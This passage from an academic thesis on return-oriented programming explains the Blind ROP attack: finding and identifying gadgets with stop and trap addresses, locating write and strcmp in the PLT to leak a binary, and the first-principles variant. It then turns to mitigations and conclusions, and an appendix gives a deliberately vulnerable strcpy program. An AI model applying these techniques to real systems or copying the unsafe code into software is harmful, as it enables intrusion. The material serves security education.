The goal of this attack is different than when we were doing standard ROP exploitation. Since we do not have access to the binary we need to find a way to gain access to it or parts of it so we can start looking for more gadgets. To do this we can invoke the system call `write` to dump the binary from memory onto the network. On 64-bit Linux the function arguments are passed through registers instead of the stack like we were doing when we were attempting to bypass the Data Execution Prevention on Windows. Below are the arguments we need to invoke write and which register they need to be in.

Argument	**Register**	**Description**
Socket	RDI	The number of the file descriptor to send the data to.
Buffer	RSI	The buffer to read from.
Length	RDX	How much we want to read.

Table 5.1: Parameters for a write system call

This means we have to create the ROP-chain below.

```
POP RDI; RET # Socket
POP RSI; RET # Buffer
POP RDX; RET # Length
POP RAX; RET # Write Syscall number
syscall
```

First we have to find POP RDI and POP RSI which are common gadgets so these should be easy to find. Instead of doing POP RAX; RET; syscall we can find a call `write` gadget which has the same functionality. To find a call write gadget we can look in the program's Procedure Linkage Table (PLT). The PLT is used to call external procedures or functions whose address is not known at the time of linking and is left to be resolved by he dynamic linker at run-time. Example of such functions are system calls like `write` or external functions like `strcmp` in libc. The only remaining gadget we need to find is a gadget to control RDX for the length of the write. This value only has to be larger than zero since we can chain multiple writes in a row. It is possible that the value of RDX is larger than zero by coincidence while executing the exploit, but for consistency's sake we want a way to also control RDX. A way to do this is to find `strcmp` in the PLT and call it to modify RDX. `strcmp` will set the RDX to the length of the string being compared. Now that we know which gadgets we need to transfer the binary over the network we will look into how to obtain these gadgets.

5.3 Blindly Finding Gadgets

There are two steps to finding gadgets using BROP. The first step is finding the gadget and the second step is identifying which gadget it is. Again we will overwrite the saved return address. The two most likely scenarios is that the program will either crash or hang. If the program crashes the connection will close, but if it hangs the connection will stay open. Most of the time the program will crash, but when it does not a gadget has been found. Our goal is to find gadgets that blocks the program execution to make the program hang and keep the connection open. These gadgets can be functions such as sleep or infinite loops. Gadgets like these have been dubbed stop gadgets and are what we will use to find standard gadgets.

One of the major obstacles is that even if we overwrite the return address with a valid gadget the program will most likely still crash. This means that we cannot tell if we have found a valid gadget or not. Assume we execute POP RDI; RET. After executing the instruction the program will try to return to the next address on the stack. This is probably going to be an invalid address and then the program will crash. This causes us to discard the POP RDI; RET gadget. This is where we have to use the stop gadgets. If we put a stop gadget after the address we are testing we will know if the address contained a valid gadget based on whether the connection closed or not. If the stop gadget executed we know that the address we tested before also successfully executed which means that we have found a gadget. However if the stop gadget does not get executed we know that it was an invalid address. The name stop gadget is kind of a misnomer since the stop gadgets only work as a signal mechanism to indicate whether the gadget executed successfully or not. It does not have to block execution it could be something like sending the message "STOP" over the network.

We have seen how we can use stop gadgets to find remote gadgets, but we still do not know the identity of the gadgets we have found. Maybe we found a POP RDX; RET or a POP RSI; RET. Currently we cannot tell. In the next section we will cover how to determine the gadget’s identity.

5.4 Determining Gadget Identity

Now that we are able to find gadgets we are going to discuss how to identify them. There are three possible values an attacker can place onto the stack.

> Probe - The address of the gadget being scanned.
> Stop - The address of a stop gadget that will not crash the application.
> Trap - The address of non-executable memory that will cause a crash (e.g., 0x0).

By placing different combinations of these values onto the stack it is possible to get a hint towards the gadget identity based on whether the server crashed or not. For example if there is a POP gadget we know that this will pop a value off the stack. This means that we can determine the identity of the gadget by putting a trap right after it and then a stop gadget. If the server crashed we know that the trap was not popped off the stack which means it was not a POP gadget. Below are some examples of stack setups that will find specific gadgets.

> probe, stop, traps (trap, trap, . . .).
> Will find gadgets that do not pop the stack like RET or XOR RAX, RAX; RET.
>
> probe, trap, stop, traps.
> Will find gadgets that pop exactly one value like POP RAX; RET or POP RDI; RET.
>
> probe, stop, stop, stop, stop, stop, stop, stop, traps.
> Will find gadgets that pop up to six values.




Figure 5.2: A visual example of how to determine gadget identity. [2]

Using the second stack layout we can build a list of POP gadgets. However we still do not know the full gadget identity. We do not know if we have found a POP RDI; RET or a POP RSI; RET. This means we have to find a gadget that has an unique stack layout. This gadget has been dubbed the BROP gadget. This gadget is a common gadget as it restores all callee saved registers. As shown in figure 5.3 it is possible to use opcode splitting to split this gadget into POP RDI; RET and POP RSI; RET. We can use the third stack setup to find this gadget. Now we know how to find a gadget to manipulate RDI and RSI. Next we have to find a way to control RDX for the length and how to make the write system call.




Figure 5.3: The BROP gadget [2].

5.5 Finding Functions In The Procedure Linkage Table

To control the length of the write call we have to get in control of the RDX register. As we discussed earlier a good way to get in control of RDX is to make a call to the `strcmp` function in libc. A call to `strcmp` will set the value of RDX to the length of the string being compared. As we remember from earlier RDX can be any value greater than zero since we can chain multiple write calls together.

First we have to find the Procedure Linkage Table (PLT). The PLT is a jump table that is located at he beginning of the executable and is used for all external function calls such as the functions in libc. We can find the PLT by scanning backwards from address we leaked through stack reading. Most of the PLT entries will not crash regardless of arguments because they are system calls that return EFAULT on invalid parameters. This means that we have most likely found the PLT if a couple of addresses 16 bytes apart do not cause a crash. The stack layout to find PLT entries is probe, stop, trap. We can then verify the findings by checking if neighbouring entries do not cause a crash and that if offset by six bytes it still does not cause a crash. The six byte offset is because that if an entry has not been called already the PLT will have to resolve the symbol location.

Now that we have found the PLT we have to find `strcmp` and `write`. We start looking for `strcmp` by scanning the PLT. We do this by calling each of the entries with the arguments required for `strcmp`. We can manipulate the arguments to the function calls using the gadgets we found previously to control RDI and RSI. The signature for `strcmp` is two readable locations. If the target does not crash we know that we have most likely found `strcmp`. However it is possible to find false positives such as `strncmp` and `strcasecmp`. Finding these two functions instead is not a problem since they behave similarly to `strcmp` and set RDX to a value greater than zero.

Finally we have to find `write` to transfer parts of the binary over the network. We use the same method we used to find `strcmp` by scanning the PLT and seeing if we get anything sent over the network. The only problem is that we do not know the correct file descriptor number of the socket. We can overcome this by chaining multiple write calls in succession with different file descriptor numbers. By default Linux restricts a process to 1024 simultaneous open file descriptors and the POSIX standard dictates that new file descriptors should use the lowest number available. This means that we are most likely going to find the file descriptor in the first few tries. We can now send the binary over the network and then use the old ROP techniques to make a generic exploit.

5.6 The First Principles Attack

The first principles attack is a way to identify the gadgets we have found. Previously we used the BROP gadget which has an unique signature that is easily identifiable to perform the attack. In this section we will cover how to identify gadgets without using the Procedure Linkage Table. We can do this by inspecting the behaviour of the POP instructions when executing certain system calls. First we have to generate our list of POP gadgets like we did in the previous section using a stop gadget and then we have to find a system call.

This attack requires that we have a POP RAX; RET instruction to be able to control which system call we are invoking. To figure out which gadget is a POP RAX; RET gadget we have to find the address of a system call instruction. To do this we create a chain of all the POP gadgets we have found and have them POP the `pause` system call. The `pause` system call takes no arguments and will act as a stop gadget. Hopefully our list of POP gadgets contain a POP RAX; RET and we can start probing for a system call using the chain consisting of all the POP gadgets. Once we have found a system call we can then test every POP gadget to figure out which one of them is a POP RAX; RET.

At this point we should have the address of a system call gadget, a POP RAX; RET gadget and a list of unidentified POP gadgets. We can identify the remainder of the POP gadgets using different system calls that also act as stop gadgets.

- First argument (POP RDI) - nanosleep(len,rem).
  This will cause a sleep of len nanoseconds (no crash).
- Second argument (POP RSI) - kill(pid, sig).
  If sig is zero, no signal is sent, otherwise one is sent (causing a crash).
- Third argument (POP RDX) - clock_nanosleep(clock, flags, len, rem).
  Similar to nanosleep but takes two additional arguments, making the third argument control the sleep length.

5.7 Limitations

There are some limitations to the BROP attack. As mentioned earlier it is reliant on the server not re-randomizing the address space between each restart. The stack reading is reliant on being able to overflow a single byte and being able to control the last byte being overflown. An example of this being a problem would be if the server appends a zero to the input. We are also reliant on the being able to attack the same machine and process over and over. If for example a load balancer is being used it can make the attack fail.

5.8 Attacking Windows

Currently the attack has only been proven to function on Linux systems. On Windows the canaries and text segment's base address is guaranteed to be re-randomized after a crash making it more robust to a BROP attack. However system libraries are only re-randomized on system reboot which could mean that a BROP attack could still be possible.

Another difficulty with a Windows implementation is that arguments are passed through scratch registers. As we discussed in the chapter on return-oriented programming gadgets involving these registers are rare because they are not preserved across function calls, which means that the compiler does not need to save them to the stack. This means that these registers will most likely only be discovered through the use of opcode splitting making them less likely to appear.

5.9 Summary

In this chapter we saw how it is possible to preform a ROP-attack even without having access to the binary. We saw that we can use a single stack overflow vulnerability to both leak information about the process to bypass Address Space Layout Randomization and to perform code injection. This means that even proprietary binaries are not safe from ROP attacks.

Part III

Conclusion

Chapter 6

Results

6.1 The Past

In the distant past there were no mitigations against code injections. An attacker was free to run any code on the program stack. Fortunately with the emergence of memory space protection and address space layout randomization this is not longer a reality. However embedded systems might not have these protections available and with the rise of the internet of things new devices might not have these mitigations. Maybe one day we can see stack smashing make a return. Unfortunately for the return-to-libc technique I think that we can conclude that it has been superseded by return-oriented programming.

6.2 Exploiting Vulnerabilities

Ideally being able to get rid of vulnerabilities is the most efficient way to stop return-oriented programming. Unfortunately this is not a feasible solution. Even the best can make a simple mistakes as we saw in the examples from real life. Another measure one can take is to limit the size of the input so that an attacker has to limit themselves to a shorter ROP-chain which might topple the attack.

There are also multiple ways for an attacker to perform code injection. The vulnerability we have been using in all the examples in this thesis is the standard stack buffer overflow, but there also exists heap overflows and exception handler vulnerabilities that can all lead to code injection.

6.3 Techniques

In this thesis we examined three code reuse attack techniques all based on return-oriented programming. Return-oriented programming has been proven to be very versatile and difficult to defend against without altering the system architecture or program behaviour. Much of this versatility comes from the fact it is Turing complete with a large enough instruction set.

6.3.1 Return-oriented Programming

As we have observed return-oriented programming (ROP) has the ability to bypass memory space protections. This has large consequences for security since it bypasses the mitigation that was previously impenetrable when attempting to execute a stack smashing attack. There have been many new techniques based on return-oriented programming and there are probably many more to come.

To create a ROP-chain we need a sufficiently large pool of instructions to construct gadgets from. This means that being able to limit the amount of executable instructions can be a good defence against against ROP. An attacker also has to know the location of gadgets to be able to execute a ROP attack. Address Space Layout Randomization is a good mitigation against ROP, but it is unfortunately not bulletproof.

6.3.2 Return-oriented Programming Without Returns

Return-oriented programming without returns is a derived technique of return-oriented programming. It circumvents the need for return instructions by using code transformation. This is dire news for security mitigations since many of the mitigations against ROP rely on detecting too frequent use of returns or detecting invalid returns by validating the ret-call relation. There are many different ways an attacker can emulate the return instruction making defending against every possible transformation difficult.

6.3.3 Blind Return-oriented Programming

Before blind return-oriented programming binaries were though to be safe from return-oriented programming if an attacker did not have access to them. BROP proves that even binaries that an attacker has no previous knowledge about can still be exploited using ROP. It also shows that an attacker is able to bypass both the memory space protection and address space layout randomization using a single buffer overflow vulnerability. Fortunately BROP has some strict requirements reducing the amount of targets that are vulnerable to this type of exploit.

6.4 Mitigations

Creating mitigations that defend against return-oriented programming proves to be rather difficult. There are many requirements when considering a mitigation such as, not having too much overhead, not being too difficult to distribute, not requiring too much additional information such as debug symbols or source code, not increasing the program size too much and to not modifies program behaviour.

Many mitigations have been proposed and many of them rely on the same techniques. These techniques are checking for a ROP attack when a function or system call is made. This of course can add a lot of overhead so there has been different propositions when to check if a ROP attack is occurring. Other techniques that are frequently used is to verify that the return instruction was preceded by a call instruction.

Unfortunately many of the defences discussed in this thesis have already been bypassed [32]. Even the theoretical defences such has Fine-grained Address Space Layout Randomization has been bypassed using Just-in-time return-oriented programming [37]. Implementing new defences is a slow process and they seem to be quickly bypassed.

6.5 The Future

I think that return-oriented programming is here to stay unless we in the future invent a new type of architecture where return-oriented programming is impossible. However new mitigations are slowly being adapted. I think that address space layout randomization is our best bet for mitigating return-oriented programming. Another good mitigation is to attempt to limit the amount of instructions an attacker can create gadgets from. Hopefully much more research will go into both return-oriented programming and possible mitigations.

6.6 Closing Statement

To conclude this thesis I would like to say that return-oriented programming is a complex, versatile and powerful exploitation technique. It has proven difficult to defend against because of its versatility and it is powerful in because an attacker can achieve arbitrary code execution.

Appendix A

Listing A.1: Vuln-exe.c

```
#include <stdio.h>
#include <string.h>

void vuln_func(char *buffer) {
        char data[12];
        strcpy(data, buffer);
}

int main(int argc, char **argv) {
        vuln_func(argv[1]);
}
```

Refrences

[1] Martin Abadi et al. 'Control-flow Integrity Principles, Implementations, and Applications'. In: *ACM Trans. Inf. Syst. Secur.* 13.1 (Nov. 2009), 4:1–4:40. ISSN: 1094-9224. DOI: 10.1145/1609956.1609960. URL: http://doi.acm.org/10.1145/1609956.1609960.

[2] Andrea Bittau et al. 'Hacking Blind'. In: *2014 IEEE Symposium on Security and Privacy*. May 2014, pp. 227–242. DOI: 10.1109/SP.2014.22.

[3] Tyler K. Bletsch et al. 'Jump-oriented programming: a new class of code-reuse attack.' In: Jan. 2011, pp. 30–40. DOI: 10.1145/1966913.1966919.

[4] Julie Bort. *Microsoft Just Gave This Hacker $200,000*. 27th May 2012. URL: https://www.businessinsider.com/microsoft-vasilis-pappas-blue-hat-security-prize-2012-7?r=US&IR=T (visited on 31/07/2019).

[5] Stephen Checkoway et al. 'Return-oriented Programming Without Returns'. In: *Proceedings of the 17th ACM Conference on Computer and Communications Security*. CCS '10. Chicago, Illinois, USA: ACM, 2010, pp. 559–572. ISBN: 978-1-4503-0245-6. DOI: 10.1145/1866307.1866370. URL: http://doi.acm.org/10.1145/1866307.1866370.

[6] Yueqiang Cheng et al. 'Ropecker: A generic and practical approach for defending against rop attacks'. In: *In Symposium on Network and Distributed System Security (NDSS*. 2014.

[7] Corelan. *Mona.py*. URL: https://github.com/corelan/mona (visited on 30/07/2019).

[8] *Cygwin*. URL: https://cygwin.com/index.html (visited on 30/07/2019).

[9] Lucas Davi, Ahmad-Reza Sadeghi and Marcel Winandy. 'ROPdefender: A Detection Tool to Defend Against Return-oriented Programming Attacks'. In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. ASIACCS '11. Hong Kong, China: ACM, 2011, pp. 40–51. ISBN: 978-1-4503-0564-8. DOI: 10.1145/1966913.1966920. URL: http://doi.acm.org/10.1145/1966913.1966920.

[10] Solar Designer. *Getting around non-executable stack (and fix)*. 10th Aug. 1997. URL: https://seclists.org/bugtraq/1997/Aug/63 (visited on 06/04/2019).

[11] Ivan Fratric. *My BlueHat Prize entry: ROPGuard - runtime prevention of return-oriented programming attacks*. 26th Aug. 2012. URL: http://ifsec.blogspot.com/2012/08/my-bluehat-prize-entry-ropguard-runtime.html (visited on 31/07/2019).

[12] Ivan Fratric. *Runtime Prevention of Return-Oriented Programming Attacks*. 2012. URL: https://github.com/ivanfratric/ropguard/blob/master/doc/ropguard.pdf.

[13] Immunity Inc. *Immunity Debugger*. URL: https://www.immunityinc.com/products/debugger/ (visited on 30/07/2019).

[14] Qualcomm Technologies Inc. *Pointer Authentication on ARMv8.3. Design and Analysis of the New Software Security Instructions*. Jan. 2017. URL: https://www.qualcomm.com/media/documents/files/whitepaper-pointer-authentication-on-armv8-3.pdf.

[15] John Kennedy et al. *Data Execution Prevention*. 31st May 2018. URL: https://docs.microsoft.com/en-us/windows/desktop/memory/data-execution-prevention (visited on 07/04/2019).

[16] Bingchen Lan et al. 'Loop-Oriented Programming: A New Code Reuse Attack to Bypass Modern Defenses'. In: *2015 IEEE Trustcom/BigDataSE/ISPA*. Vol. 1. Aug. 2015, pp. 190–197. DOI: 10.1109/Trustcom.2015.374.

[17] LINCOLN. *Sygate Personal Firewall 5.6 build 2808 - ActiveX with DEP Bypass*. 11th June 2010. URL: https://www.exploit-db.com/exploits/13834 (visited on 31/07/2019).

[18] Matteo Memelli. *PHP 6.0 Dev - 'str_transliterate()' Local Buffer Overflow (NX + ASLR Bypass)*. 4th June 2010. URL: https://www.exploit-db.com/exploits/12189 (visited on 31/07/2019).

[19] Microsoft. *Control Flow Guard*. 31st May 2018. URL: https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard (visited on 31/07/2019).

[20] Microsoft. *HeapAlloc Function*. 12th May 2018. URL: https://docs.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapalloc (visited on 31/07/2019).

[21] Microsoft. *HeapCreate Function*. 12th May 2018. URL: https://docs.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapcreate (visited on 31/07/2019).

[22] Microsoft. *SetProcessDEPPolicy Function*. 12th May 2018. URL: https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-setprocessdeppolicy (visited on 31/07/2019).

[23] Microsoft. *VirtualAlloc Function*. 12th May 2018. URL: https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc (visited on 31/07/2019).

[24] Microsoft. *VirtualProtect Function*. 12th May 2018. URL: https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect (visited on 31/07/2019).

[25] Microsoft. *WriteProcessMemory Function*. 12th May 2018. URL: https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory (visited on 31/07/2019).

[26] Matt Miller. *Software defense: mitigating common exploitation techniques*. 11th Dec. 2013. URL: https://msrc-blog.microsoft.com/2013/12/11/software-defense-mitigating-common-exploitation-techniques/ (visited on 30/07/2019).

[27] mr_me. *Castripper 2.50.70 - '.pls' File Stack Buffer Overflow (DEP Bypass)*. 8th June 2010. URL: https://www.exploit-db.com/exploits/13768 (visited on 31/07/2019).

[28] Kaan Onarlioglu et al. 'G-Free: Defeating Return-oriented Programming Through Gadget-less Binaries'. In: *Proceedings of the 26th Annual Computer Security Applications Conference*. ACSAC '10. Austin, Texas, USA: ACM, 2010, pp. 49–58. ISBN: 978-1-4503-0133-6. DOI: 10.1145/1920261.1920269. URL: http://doi.acm.org/10.1145/1920261.1920269.

[29] Aleph One. 'Smashing the Stack for Fun and Profit'. In: *Phrack* 7.49 (1996). URL: https://yacin.nadji.us/classes/f16-adv-comp-sec/papers/19-smashing-the-stack.pdf.

[30] Kyle Orland. *Valve leaks Steam game player counts; we have the numbers*. 7th June 2018. URL: https://arstechnica.com/gaming/2018/07/steam-data-leak-reveals-precise-player-count-for-thousands-of-games/ (visited on 31/07/2019).

[31] Vasilis Pappas. *kBouncer: Efficient and Transparent ROP Mitigation*. 1st Apr. 2012. URL: http://www.cs.columbia.edu/~vpappas/papers/kbouncer.pdf.

[32] Felix Schuster et al. 'Evaluating the Effectiveness of Current Anti-ROP Defenses'. In: vol. 8688. Sept. 2014, pp. 88–108. DOI: 10.1007/978-3-319-11379-1_5.

[33] secfigo. *VUPlayer 2.49 (Windows 7) - '.m3u' Local Buffer Overflow (DEP Bypass)*. 26th June 2016. URL: https://www.exploit-db.com/exploits/13756 (visited on 31/07/2019).

[34] Hovav Shacham. 'The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86)'. In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS '07. Alexandria, Virginia, USA: ACM, 2007, pp. 552–561. ISBN: 978-1-59593-703-2. DOI: 10.1145/1315245.1315313. URL: http://doi.acm.org/10.1145/1315245.1315313.

[35] Alexey Sintsov. *ProSSHD 1.2 - (Authenticated) Remote (ASLR + DEP Bypass)*. 3rd May 2010. URL: https://www.exploit-db.com/exploits/12495 (visited on 31/07/2019).

[36] skape et al. *Bypassing Windows Hardware-enforced Data Execution Prevention*. 2nd Oct. 2005. URL: http://uninformed.org/index.cgi?v=2&a=4 (visited on 31/07/2019).

[37] Kevin Z. Snow et al. 'Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization'. In: *2013 IEEE Symposium on Security and Privacy*. May 2013, pp. 574–588. DOI: 10.1109/SP.2013.45.

[38] Justin Taft. *Remote Code Execution In Source Games*. 19th July 2017. URL: https://www.oneupsecurity.com/research/remote-code-execution-in-source-games (visited on 30/07/2019).

[39] Jack Tang. *Exploring Control Flow Guard in Windows 10*. URL: https://documents.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pdf.